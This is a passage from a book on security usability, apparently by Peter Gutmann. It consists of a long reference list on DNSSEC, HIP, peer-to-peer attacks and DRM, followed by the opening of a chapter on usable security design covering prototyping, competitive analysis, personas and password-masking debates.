[598] "NAT and Firewall Traversal Issues of Host Identity Protocol (HIP) Communication", Martin Stiemerling, Juergen Quittek and Lars Eggert, RFC 5207, April 2008.

[599] "Using the Host Identity Protocol with Legacy Applications", Thomas Henderson, Pekka Nikander and Miika Komu, RFC 5338, September 2008.

[600] "Basic Host Identity Protocol (HIP) Extensions for Traversal of Network Address Translators", Miika Komu, Thomas Henderson, Hannes Tschofenig, Jan Melen and Ari Keranen, RFC 5770, April 2010.

[601] "Host Identity Protocol (HIP) Multi-Hop Routing Extension", Gonzalo Camarillo and Ari Keranen, RFC 6028, October 2010.

[602] "Host Identity Protocol (HIP) Immediate Carriage and Conveyance of Upper-Layer Protocol Signaling (HICCUPS)", Gonzalo Camarillo and Jan Melen, RFC 6078, January 2011.

[603] "HIP BONE: Host Identity Protocol (HIP) Based Overlay Networking Environment (BONE)", Gonzalo Camarillo, Pekka Nikander, Jani Hautakorpi, Ari Keranen and Alan Johnston, RFC 6079, January 2011.

[604] "Host Identity Protocol (hip)", 2011, `http://datatracker.ietf.org/-wg/hip/`.

[605] "Host Identity Protocol Research Group (HIPRG)", 2011, `http://www.irtf.org/hiprg`.

[606] "Peer-to-Peer Systems", Rodrigo Rodrigues and Peter Druschel, *Communications of the ACM*, **Vol.53**, **No.10** (October 2010), p.72.

[607] "Pollution in P2P File Sharing Systems", Jian Liang, Rakesh Kumar, Yongjian Xi and Keith Ross, *Proceedings of the 24th Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM'05)*, March 2005, p.1174.

[608] "A Survey of Peer-to-Peer Security Issues", Dan Wallach, *Proceedings of the 2002 International Symposium on Software Security (ISSS'02)*, Springer-Verlag LNCS No.2609, November 2002, p.42.

[609] "Eclipse Attacks on Overlay Networks: Threats and Defenses", Atul Singh, Tsuen-Wan Ngan, Peter Druschel and Dan Wallach, *Proceedings of the 25th International Conference on Computer Communications (INFOCOM'06)*, April 2006,

[610] "The Index Poisoning Attack in P2P File Sharing Systems", Jian Liang, Naoum Naoumov and Keith Ross, *Proceedings of the 25th Conference on Computer Communications (INFOCOM'06)*, April 2006, p.1737.

[611] "Exploiting KAD: Possible Uses and Misuses", Moritz Steiner, Taoufik En-Najjary and Ernst Biersack, *Computer Communication Review*, **Vol.37**, **No.5** (October 2007), p.65.

[612] "Conducting and Optimizing Eclipse Attacks in the Kad Peer-to-Peer Network", Michael Kohnen, Mike Leske and Erwin Rathgeb, *Proceedings of the 8th IFIP-TC 6 Networking Conference (Networking'09)*, Springer-Verlag LNCS No.5550, May 2009, p.104.

[613] "Combating Index Poisoning in P2P File Sharing", Lingli Deng, Yeping He and Ziyao Xu, *Proceedings of the 3rd Conference and Workshops on Advances in Information Security and Assurance (ISA'09)*, Springer-Verlag LNCS No.5576, June 2009, p.358.

[614] "Hashing it out in public: Common failure modes of DHT-based anonymity schemes", Andrew Tran, Nicholas Hopper and Yongdae Kim, *Proceedings of the 8th Workshop on Privacy in the Electronic Society (WPES'09)*, November 2009, p.71.

[615] "Poisoning the Kad Network", Thomas Locher, David Mysicka, Stefan Schmid and Roger Wattenhofer, *Proceedings of the 11th International Conference on Distributed Computing and Networking (ICDCN'10)*, Springer-Verlag LNCS No.5935, January 2010, p.195.

[616] "Human Interaction with Technology: The Accidental User", Phil Marsden and Erik Hollnagel, *Acta Psychologica*, **Vol.91**, **No.3** (April 1996), p.345.

[617] "Cryptographic security and key management systems — the nFast/KM solution", nCipher Corporation, January 1998.

[618] "Ceremony Design and Analysis", Carl Ellison, Cryptology ePrint Archive, Report 2007/039, October 2007, `http://eprint.iacr.org/2007/399`.

[619] "Audit and Backup Procedures for Hardware Security Modules", Túlio de Souza, Jean Martina, Ricardo Custódio, *Proceedings of the 7th Symposium on Identity and Trust on the Internet (formerly the PKI Workshop)*, March 2008, p.89.

[620] "Ceremonies Formal Analysis in PKI's Context", Jean Martina, Túlio de Souza and Ricardo Custódio, *Proceedings of the 2009 International Conference on Computational Science and Engineering*, Volume 3, August 2009, p.392.

[621] "Advanced Passenger Train: A Promise Unfulfilled", L.H.Williams, Ian Allan, 1985.

[622] "Technopoly: The Surrender of Culture to Technology", Neil Postman, Knopf Doubleday, 1993.

[623] "Challenges in Securing the Domain Name System", Ramaswamy Chandramouli and Scott Rose, *IEEE Security and Privacy*, **Vol.4**, **No.1** (January/February 2006), p.84.

[624] "DNSSEC: A Protocol Toward Securing the Internet Infrastructure", Amy Friedlander, Allison Mankin, W. Douglas Maughan and Stephen Crocker, *Communications of the ACM*, **Vol.50**, **No.6** (June 2007), p.44.

[625] "DNS and BIND Security Issues", Paul Vixie, *Proceedings of the 5th Usenix Security Symposium (Security'95)*, June 1995, p.209.

[626] "Toward a More Secure Internet", Randall Atkinson, *IEEE Computer*, **Vol.30**, **No.1** (January 1997), p.57.

[627] "Securing the DNS", Evi Nemeth, *;login*, **Vol.25**, **No.7** (November 2000), p.20.

[628] "Six Lightning Talks", Ben Laurie, invited talk at the 14th Usenix Security Symposium (Security'05), August 2005.

[629] "A Case Against DNSSEC (A Matasano Miniseries)", Thomas Ptacek, 2 April 2007, `http://www.matasano.com/log/754/a-case-against-dnssec-a-matasano-miniseries/`.

[630] "A Case Against DNSSEC, Count 1: Solves A Non-Problem", Thomas Ptacek, 3 April 2007, `http://www.matasano.com/log/756/a-case-against-dnssec-count-1-solves-a-non-problem/`.

[631] "A Case Against DNSSEC, Count 2: Too Complicated To Deploy", Thomas Ptacek, 4 April 2007, `http://www.matasano.com/log/772/a-case-against-dnssec-count-2-too-complicated-to-deploy/`.

[632] "Re: Fwd: Symantec-Mozilla "raising the bar on SSL" 7of7: DANE", Phil Hallam-Baker, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `CAMm+LwiKqyjyoMhOKpzWztc7iwGaAONXQ33S_-Uw1rezwiqw41A@mail.gmail.com`, 22 January 2013.

[633] "DNSSEC and DNS Amplification Attacks", Greg Lindsay, 23 April 2012, `http://technet.microsoft.com/en-us/security/hh972393.aspx`.

[634] "Deep Inside a DNS Amplification DDoS Attack", Matthew Prince, 30 October 2012, `http://blog.cloudflare.com/deep-inside-a-dns-amplification-ddos-attack`.

[635] "DNSSEC: What Every Sysadmin Should be Doing to Keep Things Working", Roland Van Rijswijk, presentation at the 26th Large Installation System Administration Conference (LISA'12), December 2012, `https://www.usenix.org/conference/lisa12/dnssec-what-every-sysadmin-should-be-doing-keep-things-working`.

[636] "The DNS security mess", Dan Bernstein, 4 June 2012,
`http://cr.yp.to/talks/2012.06.04/slides.pdf`.

[637] "Coming to Grips with Secure DNS", Jim Reid, invited talk at the 2001
Usenix Annual Technical Conference, June 2001.

[638] "Common DNS Implementation Errors and Suggested Fixes", RFC 1536,
Anant Kumar, Jon Postel, Cliff Neuman, Peter Danzig and Steve Miller,
October 1993.

[639] "Beyond the Basics of HTTPS Serving", Adam Langley, *;login*, **Vol.36**, **No.6**
(December 2011), p.33.

[640] "The Implementation Challenges for DNSSEC", Rod Rasmussen, 24
November 2010, `http://www.securityweek.com/implementation-`
`challenges-dnssec`.

[641] "Application Layers — The DNSSEC Chicken and Egg Challenge", Rod
Rasmussen, 20 December 2010, `http://www.securityweek.com/-`
`application-layers-dnssec-chicken-and-egg-challenge`.

[642] "Multiple Vulnerabilities in BIND", CERT Advisory CA-1999-14, 10
November 1999, `http://www.cert.org/advisories/CA-1999-14.html`.

[643] "musings", Rik Farrow, *;login*, **Vol.25**, **No.5** (August 2000), p.25.

[644] "BIND 9 DNSSEC remote denial of service vulnerability", FreeBSD-SA-
05:12.bind9 Security Advisory, 9 June 2005,
`http://security.freebsd.org/advisories/FreeBSD-SA-`
`05:12.bind9.asc`.

[645] "Denial of Service in named(8)", FreeBSD-SA-06:20.bind Security Advisory,
6 September 2006, `http://security.freebsd.org/advisories/FreeBSD-`
`SA-06:20.bind.asc`.

[646] "Multiple Denial of Service vulnerabilities in named(8)", FreeBSD-SA-
07:02.bind Security Advisory, 9 February 2007,
`http://security.freebsd.org/advisories/FreeBSD-SA-07:02.bind.asc`.

[647] "DNSSEC-Tools Validation Library Insecure Signature Check Vulnerability",
VUPEN Security Advisories / CVE-2008-1184, 26 February 2008,
`http://www.vupen.com/english/advisories/2008/0673/references`.

[648] "BIND 9.x security patch—resolves potentially new DNS poisoning vector",
William Salusky, 7 January 2009, `http://isc.sans.org/diary.html?-`
`storyid=5641`.

[649] "DNSSEC Tests of Consumer Broadband Routers", Joakim Åhlund & Patrik
Wallström, February 2008, `http://www.iis.se/docs/Routertester_en.pdf`.

[650] "Test Report: DNSSEC Impact on Broadband Routers and Firewalls", Ray
Bellis and Lisa Phifer, September 2008, `http://www.icann.org/-`
`committees/security/sac035.pdf`.

[651] "BIND DNSSEC incorrect checks for malformed signatures", FreeBSD-SA-
09:04.bind Security Advisory, 14 January 2009,
`http://security.freebsd.org/advisories/FreeBSD-SA-09:04.bind.asc`.

[652] "Commencing Countdown: DNSSEC On!", Roland van Rijswijk, invited talk
at the 24th Large Installation System Administration Conference (LISA'10),
November 2010.

[653] "Using the Domain Name System for System Break-ins", Steven Bellovin,
Proceedings of the 5th Usenix Security Symposium (Security'95), June 1995,
p.199.

[654] "DNS Security Introduction and Requirements", RFC 4033, Roy Arends, Rob
Austein, Matt Larson, Dan Massey and Scott Rose, March 2005.

[655] "Resource Records for the DNS Security Extensions", RFC 4034, Roy
Arends, Rob Austein, Matt Larson, Dan Massey and Scott Rose, March 2005.

[656] "Protocol Modifications for the DNS Security Extensions", RFC 4035, Roy
Arends, Rob Austein, Matt Larson, Dan Massey and Scott Rose, March 2005.

[657] "DNSSEC Operational Practices", RFC 4641, Olaf Kolkman and R. (Miek)
Gieben, September 2006.

[658] "Open Issues in Secure DNS Deployment", Ramaswamy Chandramouli and
Scott Rose, *IEEE Security and Privacy*, **Vol.7**, **No.5** (September/October
2009), p.29.

[659] "Interadministrative Challenges in Managing DNSKEYs", Eric Osterweih and Lixia Zhang, *IEEE Security and Privacy*, **Vol.7**, **No.5** (September/October 2009), p.44.

[660] "Threat Analysis of the Domain Name System (DNS)", RFC 3833, Derek Atkins and Rob Austein, August 2004.

[661] "Deploying Cryptography in Internet-Scale Systems: A Case Study on DNSSEC", Hao Yang, Eric Osterweil, Dan Massey, Songwu Lu and Lixia Zhang, *IEEE Transactions on Dependable and Secure Computing*, **Vol.8**, **No.3** (September 2011), p.656.

[662] "OAuth 2.0 Threat Model and Security Considerations", RFC draft, Torsten Lodderstedt, Mark McGloin and Phil Hunt, 27 June 2012.

[663] "IPv6 Neighbor Discovery (ND) Trust Models and Threats", RFC 3756, Pekka Nikander, James Kempf and Erik Nordmark, May 2004.

[664] "SEcure Neighbor Discovery (SEND)", RFC 3971, Jari Arkko, James Kempf, Brian Zill and Pekka Nikander, March 2005.

[665] "Secure Neighbour Discovery: Review, Challenges, Perspectives, and Recommendations", Ahmad AlSa'deh and Christoph Meinel, *IEEE Security and Privacy*, **Vol.10**, **No.4** (July/August 2012), p.26.

[666] "Willkommensgruß", Carsten Maul, *iX*, March 2007, p.134.

[667] "DNS64: DNS extensions for Network Address Translation from IPv6 Clients to IPv4 Servers", draft-ietf-behave-dns64-10, Marcelo Bagnulo, Andrew Sullivan, Philip Matthews and Iljitsch van Beijnum, July 2010, `http://tools.ietf.org/html/draft-ietf-behave-dns64-10`.

[668] "Malware on Hijacked Subdomains. New Trend?", 'Unmask Parasites', 22 May 2010, `http://blog.unmaskparasites.com/2010/05/22/malware-on-hijacked-subdomains-new-trend/`.

[669] "Operation Ghost Click: International Cyber Ring That Infected Millions of Computers Dismantled", FBI, 11 September 2011, `http://www.fbi.gov/news/stories/2011/november/malware_110911`.

[670] "Could DNSSEC have protected against DNSChanger malware scam?", Tim Rooney, 11 November 2011, `http://ipamworldwide.blogspot.com/-2011/11/could-dnssec-have-protected-against.html`.

[671] "Stopping DNSChanger Trojans", Brian Rexroad, 22 March 2012, `http://networkingexchangeblog.att.com/enterprise-business/-stopping-dnschanger-trojans`.

[672] "Quantifying the Operational Status of the DNSSEC Deployment", Eric Osterweil, Michael Ryan, Dan Massey and Lixia Zhang, *Proceedings of the 8th Conference on Internet Measurement (IMC'08)*, October 2008, p.231. A live status view of information presented in this paper is available from the SecSpider project `http://secspider.cs.ucla.edu`, see "Deploying Cryptography in Internet-Scale Systems: A Case Study on DNSSEC" at [661] for information on how to interpret the data there.

[673] "Re: DNSSEC—Signature Only vs the MX/A issue", Mike St.Johns, posting to the namedroppers-data@psg.com mailing list, 2 December 2006.

[674] "Hypothesis #3 — There is only one Mode, and it is Secure", Ian Grigg, undated, `http://iang.org/ssl/h3_there_is_only_one_mode_and_it_is_-secure.html`.

[675] "A Survey to Guide Group Key Protocol Development", Ahren Studer, Christina Johns, Jaanus Kase and Lorrie Cranor, *Proceedings of the 24th Annual Computer Security Applications Conference (ACSAC'08)*, December 2008, p.475.

[676] "Site Specific Browsers", Mark Finkle, 10 November 2006, `http://starkravingfinkle.org/blog/2006/11/site-specific-browers/`.

[677] "Site Specific Browser — WebRunner", Mark Finkle, 6 March 2007, `http://starkravingfinkle.org/blog/2007/03/site-specific-browser-webrunner/`.

[678] "Breaking out of the Browser to Defend Against Phishing Attacks", D.K. Smetters and Paul Stewart, *Proceedings of the 5th Conference on Email and Anti-Spam (CEAS'08)*, August 2008, `http://www.ceas.cc/2008/-papers/ceas2008-paper-58.pdf`.

[679] "The Web Won't Be Safe or Secure Until We Break It", Jeremiah Grossman, *Communications of the ACM*, **Vol.56**, **No.1** (January 2013), p.68.

[680] "Angst um den Groschen", Walter Roth, *Linux Magazine*, 01/09 (January 2009), p.84.

[681] "Cryptographic Security Architecture: Design and Verification", Peter Gutmann, Springer, 2003.

[682] "Anonymous Simple Authentication and Security Layer (SASL) Mechanism", RFC 4505, Kurt Zeilenga, June 2006.

[683] "Identity in the Browser (Firefox)", Aza Raskin, 2009, `http://www.azarask.in/blog/post/identity-in-the-browser-firefox/`.

[684] "How browser security should have been done", James Donald, posting to the cryptography@metzdowd.com mailing list, message-ID `486C9ED4.2090204@echeque.com`, 3 July 2008.

[685] "Strong vs. Weak Approaches to Systems Development", Iris Vessey and Robert Glass, *Communications of the ACM*, **Vol.41**, **No.4** (April 1998), p.99

[686] "Cognitive Fit: An Empirical Study of Information Acquisition", Iris Vessey and Dennis Galletta, *Information Systems Research*, **Vol.2**, **No.1** (March 1991), p.63.

[687] "Cognitive Fit: An Empirical Study of Recursion and Iteration", Atish Sinha and Iris Vessey, *IEEE Transactions on Software Engineering*, **Vol.18**, **No.5** (May 1992), p.368.

[688] "Antipatterns for IT", Phillip Laplante and Colin Niell, Auerbach Press, 2005.

[689] "An Open-source Cryptographic Coprocessor", Peter Gutmann, *Proceedings of the 9th Usenix Security Symposium (Security'00)*, August 2000, p.97.

[690] "Using a High-Performance, Programmable Secure Coprocessor", Sean Smith, Elaine Palmer and Steve Weingart, *Proceedings of the 2nd Financial Cryptography Conference (FC'98)*, February 1998, p.73.

[691] "Building a High-Performance Programmable, Secure Coprocessor", Sean Smith and Steve Weingart, *Computer Networks and ISDN Systems*, **Vol.31**, **No.4** (April 1999), p.831.

[692] "Validating a High-Performance, Programmable Secure Coprocessor", Sean Smith, Ron Perez, Steve Weingart, and Vernon Austel, *Proceedings of the 22nd National Information Systems Security Conference (formerly the National Computer Security Conference)*, October 1999, CDROM distribution.

[693] "Application Support Architecture for a High-Performance, Programmable Secure Coprocessor", Joan Dyer, Ron Perez, Sean Smith, and Mark Lindemann, *Proceedings of the 22nd National Information Systems Security Conference (formerly the National Computer Security Conference)*, October 1999, CDROM distribution.

[694] "Building the IBM 4758 Secure Coprocessor", Joan Dyer, Mark Lindemann, Ronald Perez, Reiner Sailer, Leendert van Doorn, Sean Smith, and Steve Weingart, *IEEE Computer*, **Vol.34**, **No.10** (October 2001), p.57.

[695] "Programming Satan's Computer", Ross Anderson and Roger Needham, in "Computer Science Today", Springer-Verlag LNCS No.1000, 1995, p.426.

[696] "(How) Can Mobile Agents Do Secure Electronic Transactions on Untrusted Hosts? A Survey of the Security Issues and the Current Solutions", Joris Claessens, Bart Preneel and Joos Vandewalle, *Transactions on Internet Technology*, **Vol.3**, **No.1** (February 2003), p.28.

[697] "Does Trusted Computing Remedy Computer Security Problems", Ralf Oppliger and Rudi Rytz, *IEEE Security and Privacy*, **Vol.3**, **No.2** (March/April 2004), p.16.

[698] "Cloaking Malware with the Trusted Platform Module", Alan Dunn, Owen Hofmann, Brent Waters and Emmett Witchel, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.395.

[699] "Bugs per lines of code", Amar Maradana, 8 April 2007, `http://amartester.blogspot.com/2007/04/bugs-per-lines-of-code.html`.

[700] "An Empirical Study of Operating Systems Errors", Andy Chou, Junfeng Yang, Benjamin Chelf, Seth Hallem and Dawson Engler, *Proceedings of the*

18th Symposium on Operating Systems Principles (SOSP'01), October 2001, p.73.

[701] "Building and Maintaining Trust in Voting", Lars Nestås and Kjell Hole, *IEEE Computer*, **Vol.45**, **No.4** (May 2012), p.74.

[702] "Mitigate Security Risks by Minimizing the Code You Expose to Untrusted Users", Michael Howard, *MSDN Magazine*, November/December 2004, p.34.

[703] "Re: [TLS] Renego Indication RI patch interaction with TLS major version interop", Yngve Pettersen, posting to the tls@ietf.org mailing list, message-ID `op.vec8hyzoqrq7tp@acorna.invalid.invalid`, 16 June 2010.

[704] "Internet SSL Survey 2010", Ivan Ristic, Black Hat USA 2010, July 2010, `http://media.blackhat.com/bh-us-10/presentations/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Survey-HTTP-Rating-Guide-slides.pdf`.

[705] "State of SSL", Ivan Ristic, Infosec World 2011, April 2011, `http://blog.ivanristic.com/Qualys_SSL_Labs-State_of_SSL_InfoSec_-World_April_2011.pdf`.

[706] "Using Cryptographic Message Syntax (CMS) to Protect Firmware Packages", RFC 4108, Russ Housley, August 2005.

[707] "Deploying a New Hash Algorithm", Steven Bellovin and Eric Rescorla, *Proceedings of the 13th Network and Distributed Security Symposium (NDSS'06)*, February 2006, `http://www.isoc.org/isoc/conferences/-ndss/06/proceedings/papers/deploying_new_hash_algorithm.pdf`.

[708] "Digital Rights Management Business and Technology", Bill Rosenblatt and Stephen Mooney, M&T Books, 2002.

[709] "High-bandwidth Digital Content Protection System, Revision 1.3", Digital Content Protection LLC, 21 December 2006.

[710] "HDCP License Agreement", Digital Content Protection LLC, 22 August 2007.

[711] "PS3 Blinking Mystery Deepens — Westinghouse: 'Our TVs Not the Problem'", Popular Mechanics online, 23 January 2007, `http://www.popularmechanics.com/blogs/technology_news/-4212233.html`.

[712] "The Clicker: HDCP's Shiny Red Button", Ryan Block, 21 July 2005, `http://www.engadget.com/2005/07/21/the-clicker-hdcps-shiny-red-button/`.

[713] "HDfury", `http://www.hdfury.com/`.

[714] "Copy Protection Technology is Doomed", Dan Wallach, *IEEE Computer*, **Vol.34**, **No.10** (October 2001), p.48.

[715] "Quickest Patch Ever", Bruce Schneier, 7 September 2006, `http://www.wired.com/politics/security/commentary/-securitymatters/2006/09/71738`.

[716] "Promises to Keep: Technology, Law, and the Future of Entertainment", William Fisher III, Stanford Law and Politics, 2004.

[717] "Free Culture: How Big Media Uses Technology and the Law to Lock Down Culture and Control Creativity", Lawrence Lessig, Penguin, 2004.

[718] "Pirates of the Digital Millennium", John Gantz and Jack Rochester, Financial Times Prentice Hall, 2005.

[719] "Darknet: Hollywood's War against the Digital Generation", j.d.lasica, John Wiley and Sons, 2005.

[720] "Free Culture: The Nature and Future of Creativity", Lawrence Lessig, Penguin, 2005.

[721] "Content: Selected Essays on Technology, Creativity, Copyright, and the Future of the Future", Cory Doctorow, Tachyon Publications, 2008.

[722] "Dilemmas in a General Theory of Planning", Horst Rittel and Melvin Webber, *Policy Sciences*, **Vol.4**, **No.2** (June 1973), p.155.

[723] "Wicked Problems, Righteous Solutions: A Catalogue of Modern Engineering Paradigms", Peter DeGrace and Leslie Hulet Stahl, Prentice-Hall, 1990.

[724] "Wicked Problems", Robert Lucky, *IEEE Spectrum*, **Vol.46**, **No. 7** (July 2009), p.23.

[725] "Creative Thinking, Problem-solving, and Instruction", Jakob Getzels, in "Theories of Learning and Instruction: The Sixty-third Yearbook of the National Society for the Study of Education", 1964, p.240.

[726] "How to Solve It: A New Aspect of Mathematical Method", George Pólya, Princeton University Press, 1945.

[727] "How to Solve It: Modern Heuristics (2nd ed)", Zbigniew Michalewicz and David Fogel, Springer, 2004.

[728] "Rescuing Prometheus", Thomas Hughes, Vintage Books, 2000.

[729] "A New Paradigm of Analysis", Jonathan Rosenhead and John Mingers, in "Rational Analysis for a Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.1.

[730] "Educating the Reflective Practitioner: Toward a New Design for Teaching and Learning in the Professions", Donald Schön, Jossey-Bass, 1990.

[731] "Resurrecting the Future of Operational Research", Russell Ackoff, *Journal of the Operational Research Society*, **Vol.30**, **No.3** (March 1979), p.189.

[732] "Challenging Strategic Planning Assumptions: Theory, Cases, and Techniques", Richard Mason and Ian Mitroff, Wiley-Interscience, 1981.

[733] "The Strategic Choice Approach", John Friend, in "Rational Analysis for a Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.115.

[734] "Planning Under Pressure (3rd ed)", John Friend and Allen Hickling, Butterworth-Heinemann, 2005.

[735] "Messing About in Problems: An Informal Structured Approach to their Identification and Management", Colin Eden, Sue Jones, and David Sims, Pergamon Press, 1983.

[736] "SODA: The Principles", Colin Eden and Fran Ackermann, in "Rational Analysis for a Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.21.

[737] "SODA: Journey Making and Mapping in Practice", Fran Ackermann and Colin Eden, in "Rational Analysis for a Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.43.

[738] "The Use of Multimethodology in Practice — Results of a Survey of Practitioners", Iain Munro and John Mingers, *Journal of the Operational Research Society*, **Vol.53**, **No.4** (April 2002), p.369.

[739] "Creative Problem Solving: Total Systems Intervention", Robert Flood and Michael Jackson, John Wiley and Sons, 1991.

Usability

Now that we've looked some of the problems that need to be solved (or at least addressed) in designing a secure system, we can move on to the security usability design process. For many systems the security aspect (in the form of a login prompt or other sign-on mechanism) is the very first part of the system that users will encounter. If their first impression is of a huge hurdle being placed in front of them then they'll be turned away before they even begin. This is their first experience of the whole system, the welcome mat, and a bad user experience can quickly turn it into a keep-out sign. This is precisely what happened during usability testing of one expensive new online e-government information system that had been intended to save money by moving existing paper-based processes online. The testing revealed that the sign-in process was excluding 95% of potential users, who lost interest in using the online system and went back to the paper-based system that it was meant to replace (this is another variation of a similar problem encountered in the online tax filing system discussed in "Input from Users" on page 449).

Another such e-government initiative, in a different European country, required that citizens use X.509 certificates when communicating with the e-government gateway. One such system, running in a city with a population of 750,000 people, had received a grand total of three or four X.509-authenticated messages a year since it was installed [1]. Undeterred by this, there was lobbying to enforce the same requirement at Polish banks, but "it stopped very quickly when the banks realised it would effectively stop all consumer banking in Poland" [2]. When the certificate requirements for a related e-government service were finally scrapped the following year, 90,000 citizens made use of it in the first two weeks in which it was available in its certificate-less form, and the following year it was 355,000. Despite dire predictions of doom and gloom from advocates of the certificate-based approach, the amount of fraud in both years was zero [2].

The following sections look at various user interface design issues and ways of addressing security usability problems.

Humans in the Loop

Designing a usable security interface for an application is inherently difficult (even more so than general user interface design) because of the high level of complexity in the underlying security mechanisms, the nebulous nature of any benefits to the user, and the fact that allowing the user to muddle through, to satisfice (a practice that's sufficient for most interfaces) isn't good enough when they're up against an active and malicious adversary. You therefore need to get the user interface designers in on the process as early as possible and ensure that the interface drives the security technology and not the other way round. Interaction with users, whether in the form of a customer site visit and/or study of their current workflow, involving actual users in the design process, empirical testing with real users, or post-release visits to customer sites to see how the final product is being used, has consistently rated highest in usability designers' assessments of effective measures [3] (there's further discussion of user testing and post-release testing in "Testing" on page 768).

Exposing users to your design at an early stage (before you even begin implementation, for example using a mock-up on paper as a so-called paper prototype, or using a GUI prototyping kit) can be enormously useful in assessing their reactions to the interface and as a driver for further design effort [4]. Consider having the designers/developers play the part of the computer when interacting with test users, to allow them to see what their planned interface needs to cope with, a technique sometimes called Wizard of Oz prototyping [5]. Although users aren't professional user interface designers, they are very good at reacting to designs that they don't like or that won't work in practice. Looking at this from the other side, you could give users the various user interface elements that you'll need to present in your design and ask them to position them on a blank page/dialog, and explain how they'd expect each one to work.

One thing to be aware of when you're creating a paper prototype is to make sure that it really is a prototype and not a polished-looking mock-up created with a GUI building toolkit or drawing package. If you create a highly-polished design then people will end up nitpicking superficial details and overlook fundamental design issues. For example they might fixate on the colour and style of button placement rather than questioning why the button is there in the first place [6][7]. If you like doing your UI prototyping in Java, there's a special pluggable napkin look-and-feel for Java that'll give your prototype the required scrawled-on-a-napkin look [8].

A useful design technique that you can use to get around engineering-model lock-in is the "pretend it's magic" trick in which you try and imagine how the interface would work if it was driven by magic instead of whatever API or programming environment or software toolkit you're working with. Find a user (or users) and ask them how they'd want it to work, without interrupting them every minute or two to tell them that what they're asking for isn't possible and they'll have to start again.

Another useful trick is to sit down and write out each step of the process that you'll be expecting users to perform so that you can see just how painful it (potentially) is in practice. If developers had to do this as part of the design process then many applications would no doubt have ended up with quite different security user interfaces. If you'd like to see an example of this (and you're feeling masochistic), fire up your favourite email client that supports encryption and write down detailed, step-by-step instructions at a level that your mother could follow for obtaining a certificate from a CA, installing it in the application, and sending signed email with it (saying things like "generate your key pair" or "choose an appropriate value" or "fill in all of the fields" is cheating, you need to explicitly document each step in the process). After getting to about the fifth or sixth page filled with instructions you'll begin to appreciate why email encryption has been such a smash hit with users (further reasons are given in "Encrypted Email" on page 774 and "Signed Email" on page 788).

An alternative to building an elaborate prototype at the design stage is to use existing applications for competitive analysis. For example the discussion of password managers in "Case Study: Apple's Keychain" on page 622 mentions the existence of large numbers of existing password managers that can serve as the basis for a new design. In this case someone else has done much of the work of creating a prototype for you so you can sit users in front of a finished, fully-functional product and see what works and what doesn't, how well it supports user tasks, what actions it enables for users and which ones it prevents, and so on. In situations like this where there are a multitude of examples available for evaluation you can even perform comparative analyses to see which approach works best, providing ideas and guidelines for your own design. Drawing inspiration from others' successes and mistakes isn't stealing, it's an established field called case-based reasoning that attempts to solve new problems using the knowledge gained from solving similar problems in the past [9][10].

In some cases the usability of an existing design is so poor that the only useful feedback from it is "anything but this", in which case it can at least serve as a design counter-example. This can also be valuable as a warning to avoid a particular approach or entire area and try something else. Some years ago I participated in a study of smart card usability on PCs, the conclusion of which was that none of the sizeable number of products evaluated was in any way suitable for public deployment (there's a discussion of other smart card usability studies in "Security at Layers 8 and 9" on page 176). The organisation that sponsored the study eventually abandoned this approach, saving them considerable time and money further down the track.

This sort of competitive analysis, or practical application of case-based reasoning, makes for a great sponsored student project if you have a local university with a program that accommodates industry sponsorship of student work (and it's great for the students as well since it involves little more than playing with various applications and recording their thoughts on them). Alternatively, you can farm it out to the Mechanical Turk, where you can take advantage of the inherent parallelism present in the system to get multiple evaluations of products and approaches.

If you have a slightly higher budget then you can take advantage of online usability testing services like UserTesting.com that allow you more control over things like user demographic profiles and the quality of the feedback obtained, as well as more sophisticated feedback in the form of audio and video, than the Mechanical Turk would. This has a correspondingly higher cost, usually about $25-50 per user tested depending on which service you use, but if you're worried about accurate results it's somewhat more reliable than the Turk which, like many other monetisable online systems can end up being subverted by participants known as Turkers who simply click their way through surveys as quickly as possible in order to obtain maximum revenue from minimum effort [11][12].

If you're feeling really enthusiastic then you can even use automated logic analysis tools to examine the correctness of your GUI. To do this you need to specify the program logic, the user actions, the program state, and the goals of the user interface (in technical terms its invariants, things that it's supposed to guarantee) in a formal logic notation and then submit it to the analysis tool. The analysis tools then examine all of the possible actions and execution paths to see if any of them lead to a violation of an invariant. If they do, the tool outputs the sequence of actions that would lead to a violation of that invariant [13]. If you can understand all of that then consider yourself qualified to try it.

Stereotypical Users

A useful design technique is to imagine a stereotypical end user (or several types of stereotypical users if this applies), sometimes also referred to as personas, and think about how they'd use the software [14]. What sort of things would they want to do with it? How well would they cope with the security mechanisms? How would they react to security warnings? The important thing here is that you shouldn't just add a pile of features that you think are cool and then try and figure out how to justify their use by the end user, but that you look at it from the user's point of view and add only those features that they'll actually need and be able to understand. When left to their own devices, developers tend to come up with self-referential designs where the category of "user" doesn't extend any further than people very much like themselves, a case of design by geeks for geeks [15], sometimes referred to as "programming for the self" [16] when in fact, as human-computer interaction researcher Jason Hong puts it, "interaction design […] is about always remembering the mantra 'The user is not like me'" [17].

There's a great example of this in an online discussion on the need (or lack of need) for masking or blanking passwords when they're entered. This topic is covered in "Password Display" on page 587, but what's of interest here aren't the technical merits of masking or not masking but how the issue is approached by geeks. In a discussion that stretches on for over thirty A4 pages, exactly two contributors base their comments on the results of evaluations carried out on real users, and both of these support the idea of password unmasking. Of the remainder who venture an opinion, it's almost exclusively based on how it affects them personally while performing some geeky activity that typical users would never run into, examples being "As a software developer […] I'm constantly giving demos and using applications quickly to large audiences across the internet" and "I'm a sysadmin for a large agency and one of my daily activities is setting and resetting user passwords on laptops" through to gems like "Password masking is not a usability issue, unless you are incompetent or in management" and "Don't we have enough problems with password security without this ludicrous idea for user friendliness?" (both users are apparently dead serious in their comments) [18].

Another thread that discusses password masking and runs to a mind-numbing 153 messages lambasts the decision by the Fedora 19 maintainers not to mask the initial password that's set the first time that the OS is installed (so specifically a password-entry event that happens once, ever, rather than multiple times a day) [19], something described as a "major security risk" by the thread's initiator [20]. Despite people pointing out that they were unlikely to be performing OS installs on a bus or in a

coffee shop, the change was eventually backed out under pressure from commentators on the thread and in various blogs.

